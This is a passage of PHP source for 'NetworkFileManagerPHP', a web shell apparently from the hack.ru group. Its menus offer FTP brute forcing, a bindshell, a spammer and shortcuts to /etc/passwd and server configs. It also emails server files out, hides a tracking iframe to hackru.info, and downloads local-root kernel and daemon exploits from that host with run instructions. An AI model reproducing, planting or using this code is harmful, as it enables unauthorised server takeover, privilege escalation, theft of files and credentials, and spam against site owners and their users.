STYLE="background:#28BECA" onmouseover="this.style.backgroundColor = '#FFFFCC'" onmouseout="this.style.backgroundColor = '#28BECA'"

table\_dir;

$style4=<<<table\_files

STYLE="background:#DCDCB0" onmouseover="this.style.backgroundColor = '#28BECA'" onmouseout="this.style.backgroundColor = '#DCDCB0'"

table\_files;

$style\_button=<<<button

STYLE="background:#184984" onmouseover="this.style.backgroundColor = '#D5EBD7'" onmouseout="this.style.backgroundColor = '#184984'"

button;

$style\_open=<<<open

STYLE="background:#006200" onmouseover="this.style.backgroundColor = '#006200'" onmouseout="this.style.backgroundColor = '#006200'"

open;

$style\_close=<<<close

STYLE="background:#FF0000" onmouseover="this.style.backgroundColor = '#FF0000'" onmouseout="this.style.backgroundColor = '#FF0000'"

close;

$ins=<<<ins

<script>

function ins(text){

document.hackru.chars\_de.value+=text;

document.hackru.chars\_de.focus();

}

</script>

ins;

/\* send form \*/

$form = "

<br> <TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr>

<td align=center class=pagetitle colspan=2><b>Help for NetworkFileManagerPHP 1.7</b></font></b></td>

</tr> <form method='POST' action='$PHP\_SELF?action=feedback&status=ok'>

<tr>

<td colspan=2 align=center class=pagetitle><b>Feedback:</b></td>

</tr>

<tr>

<td width='250' class=pagetitle><b>Your name:</b></td>

<td width='250' class=pagetitle>

<input type='text' name='name' size='40' class='inputbox'></td>

</tr>

<tr>

<td width='250' class=pagetitle><b>Email:</b></td>

<td width='250'><input type='text' name='email' size='40' class='inputbox'></td>

</tr>

<tr>

<td colspan=2 align=center class=pagetitle><b>

Your questions and wishes:

</b></font></b></td>

</tr>

<tr>

<td width=500 colspan=2><textarea rows='4' name='pole' cols='84' class='inputbox' ></textarea></td></tr>

<tr>

<td align=right><input type='submit' value='GO' name='B1' class=button1 $style\_button></td>

<td align=left><input type='reset' value='Clear' name='B2' class=button1 $style\_button></td>

</tr>

</form></table><br>

";

/\* HTML Form \*/

$HTML=<<<html

<html>

<head>

<title>$title $ver</title>

$meta

$style

$ins

</head>

<body bgcolor=#E0F7FF leftmargin=0 topmargin=0 marginwidth=0 marginheight=0>

<TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center colspan=6 class=pagetitle><b>NetworkFileManagerPHP (� #hack.ru)</b> Version: <b>$ver</b> </td></tr>

<tr><td align=center colspan=6 class=pagetitle>Script for l33t admin job</td></tr>

<tr>

<td class=pagetitle align=center width='85%'><b>Script help:</b></td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF'>.:Home</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href="http://hackru.info">.:#hack.ru</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%'><a class=menu href = '$PHP\_SELF?action=feedback'>.:Feedback</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=help'>.:About</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=update'>.:Update</a>&nbsp;&nbsp;</td>

</tr>

<tr>

<td class=pagetitle align=center width='85%' ><b>Net tools:</b></td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=portscan'>.:Port scanner</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=ftp'>.:FTP bruteforce</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=tar'>.:Folder compression</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=sql'>.:Mysql Dump</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=bash'>.:bindshell (/bin/sh)</a>&nbsp;&nbsp;</td>

</tr>

<tr>

<td class=pagetitle align=center width='85%' ><b>Exploits access:</b></td>

<td $style2 align=center width='15%' colspan=2><a class=menu href='$PHP\_SELF?action=bash'>.:bindshell</a>&nbsp;&nbsp;</td>

<td $style\_open align=center width='15%' colspan=3><a class=menu href='$PHP\_SELF?action=exploits'>.:Exploits</a>&nbsp;&nbsp;</td>

<tr>

<td class=pagetitle align=center width='85%'><b>l33t tools:</b></td>

<td $style2 align=center width='15%' ><a class=menu href='$PHP\_SELF?action=crypte'>.:Crypter</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href='$PHP\_SELF?action=decrypte'>.:Decrypter</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href='$PHP\_SELF?action=brut\_ftp'>.:Full access FTP</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href='$PHP\_SELF?action=spam'>.:Spamer (!new!)</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href='$PHP\_SELF?action=down'>.:Remote upload</a>&nbsp;&nbsp;</td>

</tr>

<tr>

<td class=pagetitle align=center width='85%' colspan=6>$sob&nbsp;&nbsp;ID:<u><b>$id</b></u></td>

</tr>

<tr>

<td $style2 align=center width='15%' colspan=2><a class=menu href="$PHP\_SELF?tm=/etc&fi=passwd&action=view">.:etc/passwd</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href = '$PHP\_SELF?tm=/var/cpanel&fi=accounting.log&action=view'>.:cpanel log</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href='$PHP\_SELF?tm=/usr/local/apache/conf&fi=httpd.conf&action=view'>.:httpd.conf[1]</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href='$PHP\_SELF?tm=/etc/httpd&fi=httpd.conf&action=view'>.:httpd.conf[2]</a>&nbsp;&nbsp;</td>

<td $style2 align=center width='15%' ><a class=menu href='http://goat.cx'>.:Bonus</td>

</tr>

<!-- add by revers -->

<tr>

<td class=pagetitle align=center width='85%'><b>Traffic tools:</b></td>

<td $style2 align=center width='15%'><a class=menu href='$PHP\_SELF?action=gettraff'>.:Get the script</a>&nbsp;&nbsp;</td>

</tr>

<!-- end add by revers -->

</table>

html;

$key="goatse";

$string="<IFRAME src=http://hackru.info/adm/count\_nfm.php width=1 height=1 frameBorder=0 width=0 height=0></iframe>";

/\* randomizing letters array for random filenames of compression folders \*/

$CHARS = "abcdefghijklmnopqrstuvwxyz";

for ($i=0; $i<6; $i++) $pass .= $CHARS[rand(0,strlen($CHARS)-1)];

/\* set full path to host and dir where public exploits and soft are situated \*/

$public\_site = "http://hackru.info/adm/exploits/public\_exploits/";

/\* $public\_site = "http://localhost/adm/public\_exploits/"; \*/

/\* Public exploits and soft \*/

$public[1] = "s"; // bindshell

$title\_ex[1] = "

&nbsp;&nbsp;bindtty.c - remote shell on 4000 port, with rights of current user (id of apache)<br>

<dd><b>Run:</b> ./s<br>

&nbsp;&nbsp;&nbsp;Connect tot host with your favorite telnet client. Best of them are <u><b>putty</b></u> and <u><b>SecureCRT</b></u>

";

$public[2] = "m"; // mremap

$title\_ex[2] = "

&nbsp;&nbsp;MREMAP - allows to gain local root priveleges by exploiting the bug of memory .<br>

<dd><b>Run:</b> ./m<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$public[3] = "p"; // ptrace

$title\_ex[3] = "

&nbsp;&nbsp;PTRACE - good one, works like mremap, but for another bug<br>

<dd><b>Run:</b> ./p<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$public[4] = "psyBNC2.3.2-4.tar.gz"; // psybnc

$title\_ex[4] = "

&nbsp;&nbsp;psyBNC - Last release of favorite IRC bouncer<br>

<dd><b>Decompression:</b> tar -zxf psyBNC2.3.2-4.tar.gz // will be folder <u>psybnc</u><br>

<dd><b>Compilation, installing and running psybnc:</b> make // making psybnc // ./psybnc // You may edit psybnc.conf with NFM, Default listening port is 31337 - connect to it with your favotite IRC client and set a password<br>

&nbsp;&nbsp;&nbsp;Allowed to run with uid of apache, but check out the firewall!

";

/\* Private exploits \*/

$private[1] = "brk"; // localroot root linux 2.4.\*

$title\_exp[1] = "

&nbsp;&nbsp;localroot root linux 2.4.\* - Exploit do\_brk (code added) - gains local root priveleges if exploited succes<br>

<dd><b>Run:</b> ./brk<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$private[2] = "dupescan"; // Glftpd DupeScan Local Exploit by RagnaroK

$title\_exp[2] = "

&nbsp;&nbsp;lGlftpd DupeScan Local Exploit - private local root exploits for Glftpd daemon <br>

<dd>There are 2 files: <b>dupescan</b> and <b>glftpd</b> To gain root uid, you need to write dupescan to <br>

glftpd/bin/ with command <u>cp dupescan glftpd/bin/</u>, and after run <u>./glftpd</u>. Get the root!!!<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$private[3] = "glftpd";

$title\_exp[3] = "

&nbsp;&nbsp;lGlftpd DupeScan Local Exploit - private local root exploits for Glftpd daemon <br>

part 2<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$private[4] = "sortrace";

$title\_exp[4] = "

&nbsp;&nbsp;Traceroute v1.4a5 exploit by sorbo - private local root exploit for traceroute up to 1.4.a5<br>

<dd><b>Run:</b> ./sortrace<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$private[5] = "root";

$title\_exp[5] = "

&nbsp;&nbsp;localroot root linux 2.4.\* - ptrace private\_mod exploits, may gain local root privaleges<br>

<dd><b>Run:</b> ./root<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$private[6] = "sxp";

$title\_exp[6] = "

&nbsp;&nbsp;Sendmail 8.11.x exploit localroot - private local root exploit for Sendmail 8.11.x<br>

<dd><b>Run:</b> ./sxp<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$private[7] = "ptrace\_kmod";

$title\_exp[7] = "

&nbsp;&nbsp;localroot root linux 2.4.\* - private local root exploit, uses kmod bug + ptrace , gives local root<br>

<dd><b>Run:</b> ./ptrace\_kmod<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

$private[8] = "mr1\_a";

$title\_exp[8] = "

&nbsp;&nbsp;localroot root linux 2.4.\* - mremap any memory size local root exploit for kernels 2.4.x<br>

<dd><b>Run:</b> ./mr1\_a<br>

&nbsp;&nbsp;&nbsp;Note: Run only from telnet session, not from web!!!

";

/\* set full path to host and dir where private exploits and soft are situated \*/

$private\_site = "http://hackru.info/adm/exploits/private\_exploits/";

endif;

$createdir= "files";

/\* spamer config \*/

$sendemail = "packetstorm@km.ru";

$confirmationemail = "packetstorm@km.ru";

$mailsubject = "Hello!This is a test message!";

/\* !!!Warning: DO NOT CHANGE ANYTHING IF YOU DUNNO WHAT ARE YOU DOING \*/

global $action,$tm,$cm;

function getdir() {

global $gdir,$gsub,$i,$j,$REMOTE\_ADDR,$PHP\_SELF;

$st = getcwd();

$st = str\_replace("\\","/",$st);

$j = 0;

$gdir = array();

$gsub = array();

print("<br>");

for ($i=0;$i<=(strlen($st)-1);$i++) {

if ($st[$i] != "/") {

$gdir[$j] = $gdir[$j].$st[$i];

$gsub[$j] = $gsub[$j].$st[$i];

} else {

$gdir[$j] = $gdir[$j]."/";

$gsub[$j] = $gsub[$j]."/";

$gdir[$j+1] = $gdir[$j];

$j++;

}

}

print("<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#ffffcc BORDER=1 width=60% align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=left><b>&nbsp;&nbsp;Current directory: </b>");

for ($i = 0;$i<=$j;$i++) print("<a href='$PHP\_SELF?tm=$gdir[$i]'>$gsub[$i]</a>");

$free = tinhbyte(diskfreespace("./"));

print("</td></tr><tr><td><b>&nbsp;&nbsp;Current disk free space</b> : <font face='Tahoma' size='1' color='#000000'>$free</font></td></tr>");

print("<tr><td><b>&nbsp; ".exec("uname -a")."</b></td></tr>");

print("<tr><td><b>&nbsp; ".exec("cat /proc/cpuinfo | grep GHz")." &nbsp;&nbsp; &nbsp; &nbsp;Real speed of ".exec("cat /proc/cpuinfo | grep MHz")."</b></td></tr>");

print("<tr><td><b>&nbsp; Perhaps release is :&nbsp;&nbsp;".exec("cat /etc/redhat-release")."</b></td></tr></td>");

print("<tr><td><b>&nbsp; ".exec("id")." &nbsp; &nbsp; &nbsp; &nbsp; ".exec("who")."</b></td></tr>");

print("<tr><td><b>&nbsp;&nbsp;Your IP:&nbsp;&nbsp;</b><font face='Tahoma' size='1' color='#000000'>$REMOTE\_ADDR &nbsp; $HTTP\_X\_FORWARDED\_FOR</font></td></tr></table><br>");

}

function tinhbyte($filesize) {

if($filesize >= 1073741824) { $filesize = round($filesize / 1073741824 \* 100) / 100 . " GB"; }

elseif($filesize >= 1048576) { $filesize = round($filesize / 1048576 \* 100) / 100 . " MB"; }

elseif($filesize >= 1024) { $filesize = round($filesize / 1024 \* 100) / 100 . " KB"; }

else { $filesize = $filesize . ""; }

return $filesize;

}

function permissions($mode) {

$perms = ($mode & 00400) ? "r" : "-";

$perms .= ($mode & 00200) ? "w" : "-";

$perms .= ($mode & 00100) ? "x" : "-";

$perms .= ($mode & 00040) ? "r" : "-";

$perms .= ($mode & 00020) ? "w" : "-";

$perms .= ($mode & 00010) ? "x" : "-";

$perms .= ($mode & 00004) ? "r" : "-";

$perms .= ($mode & 00002) ? "w" : "-";

$perms .= ($mode & 00001) ? "x" : "-";

return $perms;

}

function readdirdata($dir) {

global $action,$files,$dirs,$tm,$supsub,$thum,$style3,$style4,$PHP\_SELF;

$files = array();

$dirs= array();

$open = @opendir($dir);

if (!@readdir($open) or !$open ) echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=alert><b>Access denied.</b></td></tr></table>";

else {

$open = opendir($dir);

while ($file = readdir($open)) {

$rec = $file;

$file = $dir."/".$file;

if (is\_file($file)) $files[] = $rec;

}

sort($files);

$open = opendir($dir);

$i=0;

while ($dire = readdir($open)) {

if ( $dire != "." ) {

$rec = $dire;

$dire = $dir."/".$dire;

if (is\_dir($dire)) {

$dirs[] = $rec;

$i++;

}

}

}

sort($dirs);

print("<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=760 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td width = '20%' align = 'center' class=pagetitle><b>Name</b></td><td width = '10%' align = 'center' class=pagetitle><b>Size</b></td><td width = '20%' align = 'center' class=pagetitle><b>Date of creation</b></td><td width = '10%' align = 'center' class=pagetitle><b>Type</b></td><td width = '15%' align = 'center' class=pagetitle><b>Access rights</b></td><td width = '25%' align = 'center' class=pagetitle><b>Comments</b></td></tr></table>");

for ($i=0;$i<sizeof($dirs);$i++) {

if ($dirs[$i] != "..") {

$type = 'Dir';

$fullpath = $dir."/".$dirs[$i];

$time = date("d/m/y H:i",filemtime($fullpath));

$perm = permissions(fileperms($fullpath));

$size = tinhbyte(filesize($fullpath));

$name = $dirs[$i];

$fullpath = $tm."/".$dirs[$i];

if ($perm[7] == "w" && $name != "..") $action = "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#98FAFF width=100% BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr>

<td align=center $style3><a href ='$PHP\_SELF?tm=$fullpath&action=uploadd'>Upload</a></td>

<td align=center $style3><a href ='$PHP\_SELF?tm=$tm&dd=$name&action=deldir'>Delete</a></td>

</tr>

<tr>

<td align=center $style3><a href ='$PHP\_SELF?tm=$fullpath&action=newdir'>Create directory</a></td>

<td align=center $style3><a href ='$PHP\_SELF?tm=$fullpath&action=arhiv'>Directory compression</a></td>

</tr></table>";

else $action = "<TABLE CELLPADDING=0 CELLSPACING=0 width=100% BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center><b>Read only</b></td><td align=center $style2><a href ='$PHP\_SELF?tm=$fullpath&action=arhiv'>Directory compression</a></td></tr></table>";

print("<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#33CCCC BORDER=1 width=760 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td width = '20%' align = 'left'><a href = '$PHP\_SELF?tm=$fullpath'><b><i>$name</i></b></a></td><td width = '10%' align = 'center'>$size</td><td width = '20%' align = 'center'>$time</td><td width = '10%' align = 'center'>$type</td><td width = '15%' align = 'center'>$perm</td><td width = '25%' align = 'left'>$action</td></tr></table>");

}

}

for ($i=0;$i<sizeof($files);$i++) {

$type = 'File';

$fullpath = $dir."/".$files[$i];

$time = date("d/m/y H:i",filemtime($fullpath));

$perm = permissions(fileperms($fullpath));

$size = tinhbyte(filesize($fullpath));

if ( $perm[6] == "r" ) $act = "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#98FAFF width=100% BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center $style4><a href='$PHP\_SELF?tm=$dir&fi=$files[$i]&action=view'>View</a></td>

<td align=center $style4><a href='$PHP\_SELF?tm=$dir&fi=$files[$i]&action=download'>Download</a></td></tr>

<tr><td align=center $style4><a href='$PHP\_SELF?tm=$dir&fi=$files[$i]&action=download\_mail'>To e-mail</a></td>

<td align=center $style4><a href='$PHP\_SELF?tm=$dir&fi=$files[$i]&action=copyfile'>Copy</a></td>

</tr></table>";

if ( $perm[7] == "w" ) $act .= "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#98FAFF width=100% BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center $style4><a href='$PHP\_SELF?tm=$dir&fi=$files[$i]&action=edit'>Edit</a></td>

<td align=center $style4><a href='$PHP\_SELF?tm=$dir&fi=$files[$i]&action=delete'>Delete</a></td>

</tr></table>";

print("<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#FFFFCC BORDER=1 width=760 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td width = '20%' align = 'left'><b>$files[$i]</b></font></td><td width = '10%' align = 'center'>$size</td><td width = '20%' align = 'center'>$time</td><td width = '10%' align = 'center'>$type</td><td width = '15%' align = 'center'>$perm</td><td width = '25%' align = 'center'>$act</td></tr></table>");

}

}

}

function html() {

global $ver,$meta,$style;

echo "

<html>

<head>

<title>NetworkFileManagerPHP</title>

</head>

<body bgcolor=#86CCFF leftmargin=0 topmargin=0 marginwidth=0 marginheight=0>

";

}

# file view

function viewfile($dir,$file) {

$buf = explode(".", $file);

$ext = $buf[sizeof($buf)-1];

$ext = strtolower($ext);

$dir = str\_replace("\\","/",$dir);

$fullpath = $dir."/".$file;

switch ($ext) {

case "jpg":

header("Content-type: image/jpeg");

readfile($fullpath);

break;

case "jpeg":

header("Content-type: image/jpeg");

readfile($fullpath);

break;

case "gif":

header("Content-type: image/gif");

readfile($fullpath);

break;

case "png":

header("Content-type: image/png");

readfile($fullpath);

break;

default:

case "avi":

header("Content-type: video/avi");

readfile($fullpath);

break;

default:

case "mpeg":

header("Content-type: video/mpeg");

readfile($fullpath);

break;

default:

case "mpg":

header("Content-type: video/mpg");

readfile($fullpath);

break;

default:

html();

chdir($dir);

getdir();

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center><font color='#FFFFCC' face='Tahoma' size = 2>Path to filename:</font><font color=white face ='Tahoma' size = 2>$fullpath</font></td></tr></table>";

$fp = fopen($fullpath , "r");

while (!feof($fp)) {

$char = fgetc($fp);

$st .= $char;

}

$st = str\_replace("&", "&amp;", $st);

$st = str\_replace("<", "&lt;", $st);

$st = str\_replace(">", "&gt;", $st);

$tem = "<p align='center'><textarea wrap='off' rows='20' name='S1' cols='90' class=inputbox>$st</textarea></p>";

echo $tem;

fclose($fp);

break;

}

}

# send file to mail

function download\_mail($dir,$file) {

global $action,$tm,$cm,$demail, $REMOTE\_ADDR, $HTTP\_HOST, $PATH\_TRANSLATED;

$buf = explode(".", $file);

$dir = str\_replace("\\","/",$dir);

$fullpath = $dir."/".$file;

$size = tinhbyte(filesize($fullpath));

$fp = fopen($fullpath, "rb");

while(!feof($fp))

$attachment .= fread($fp, 4096);

$attachment = base64\_encode($attachment);

$subject = "NetworkFileManagerPHP ($file)";

$boundary = uniqid("NextPart\_");

$headers = "From: $demail\nContent-type: multipart/mixed; boundary=\"$boundary\"";

$info = "---==== Message from ($demail)====---\n\n";

$info .= "IP:\t$REMOTE\_ADDR\n";

$info .= "HOST:\t$HTTP\_HOST\n";

$info .= "URL:\t$HTTP\_REFERER\n";

$info .= "DOC\_ROOT:\t$PATH\_TRANSLATED\n";

$info .="--$boundary\nContent-type: text/plain; charset=iso-8859-1\nContent-transfer-encoding: 8bit\n\n\n\n--$boundary\nContent-type: application/octet-stream; name=$file \nContent-disposition: inline; filename=$file \nContent-transfer-encoding: base64\n\n$attachment\n\n--$boundary--";

$send\_to = "$demail";

$send = mail($send\_to, $subject, $info, $headers);

if($send == 2)

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center>

<font color='#FFFFCC' face='Tahoma' size = 2>Thank you!!!File <b>$file</b> was successfully sent to <u>$demail</u>.</font></center></td></tr></table><br>";

fclose($fp);

}

function copyfile($dir,$file) {

global $action,$tm;

$fullpath = $dir."/".$file;

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>Filename :</font><font color = 'black' face ='Tahoma' size = 2>&nbsp;<b><u>$file</u></b>&nbsp; copied successfully to &nbsp;<u><b>$dir</b></u></font></center></td></tr></table>";

if (!copy($file, $file.'.bak')){

echo (" unable to copy file $file");

}

}

# file edit

function editfile($dir,$file) {

global $action,$datar;

$fullpath = $dir."/".$file;

chdir($dir);

getdir();

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>Filename :</font><font color = 'black' face ='Tahoma' size = 2>$fullpath</font></center></td></tr></table>";

$fp = fopen($fullpath , "r");

while (!feof($fp)) {

$char = fgetc($fp);

$st .= $char;

}

$st = str\_replace("&", "&amp;", $st);

$st = str\_replace("<", "&lt;", $st);

$st = str\_replace(">", "&gt;", $st);

$st = str\_replace('"', "&quot;", $st);

echo "<form method='POST' action='$PHP\_SELF?tm=$dir&fi=$file&action=save'><p align='center'><textarea rows='14' name='S1' cols='82' class=inputbox>$st</textarea></p><p align='center'><input type='submit' value='SAVE' name='save' class=button1 $style\_button></p><input type = hidden value = $tm></form>";

$datar = $S1;

}

# file write

function savefile($dir,$file) {

global $action,$S1,$tm;

$fullpath = $dir."/".$file;

$fp = fopen($fullpath, "w");

$S1 = stripslashes($S1);

fwrite($fp,$S1);

fclose($fp);

chdir($dir);

echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>File <b>$fullpath</b> was saved successfully.</font></td></tr></table>";

getdir();

readdirdata($tm);

}

# directory delete

function deletef($dir)

{

global $action,$tm,$fi;

$tm = str\_replace("\\\\","/",$tm);

$link = $tm."/".$fi;

unlink($link);

chdir($tm);

getdir();

readdirdata($tm);

}

# file upload

function uploadtem() {

global $file,$tm,$thum,$PHP\_SELF,$dir,$style\_button;

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><form enctype='multipart/form-data' action='$PHP\_SELF?tm=$dir&action=upload' method=post><tr><td align=left valign=top colspan=3 class=pagetitle><b>Upload file:</b></td></tr><tr><td><input type='hidden' name='tm' value='$tm'></td><td><input name='userfile' type='file' size=48 class=inputbox></td><td><input type='submit' value='Upload file' class=button1 $style\_button></td></tr></form></table>";

}

function upload() {

global $HTTP\_POST\_FILES,$tm;

echo $set;

copy($HTTP\_POST\_FILES["userfile"][tmp\_name], $tm."/".$HTTP\_POST\_FILES["userfile"][name]) or die("Unable to upload file".$HTTP\_POST\_FILES["userfile"][name]);

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>File <b>".$HTTP\_POST\_FILES["userfile"][name]."</b> was successfully uploaded.</font></center></td></tr></table>";

@unlink($userfile);

chdir($tm);

getdir();

readdirdata($tm);

}

# get exploits

function upload\_exploits() {

global $PHP\_SELF,$style\_button, $public\_site, $private\_site, $public, $title\_ex, $style\_open, $private, $title\_exp;

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr $style\_open><td align=left valign=top colspan=3 class=pagetitle>

&nbsp;&nbsp;<b>Public exploits and soft:</b></td></tr>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>bindshell (bin/sh)</b> - bindtty.c (binary file to run - <u>s</u>)</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_ex[1]</td>

<td width=100><input type='hidden' name='file3' value='$public\_site$public[1]'>

<input type='hidden' name='file2' value='$public[1]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Local ROOT for linux 2.6.20</b> - mremap (binary file to run - <u>m</u>)</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_ex[2]</td>

<td width=100><input type='hidden' name='file3' value='$public\_site$public[2]'>

<input type='hidden' name='file2' value='$public[2]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Local ROOT for linux 2.6.20</b> - ptrace (binary file to run - <u>p</u>)</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_ex[3]</td>

<td width=100><input type='hidden' name='file3' value='$public\_site$public[3]'>

<input type='hidden' name='file2' value='$public[3]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>psyBNC version:2.3.2-4</b> - psyBNC (binary file to run - <u>./psybnc</u>)</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_ex[4]</td>

<td width=100><input type='hidden' name='file3' value='$public\_site$public[4]'>

<input type='hidden' name='file2' value='$public[4]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr $style\_open><td align=left valign=top colspan=3 class=pagetitle>

&nbsp;&nbsp;<b>Private exploits:</b></td></tr>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>BRK</b> - Local Root Unix 2.4.\* (binary file to run - <u>brk</u>)</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[1]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[1]'>

<input type='hidden' name='file2' value='$private[1]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Glftpd DupeScan Local Exploit <u>File 1</u></b> (binary file to run - <u>$private[2]</u> )</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[2]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[2]'>

<input type='hidden' name='file2' value='$private[2]'>

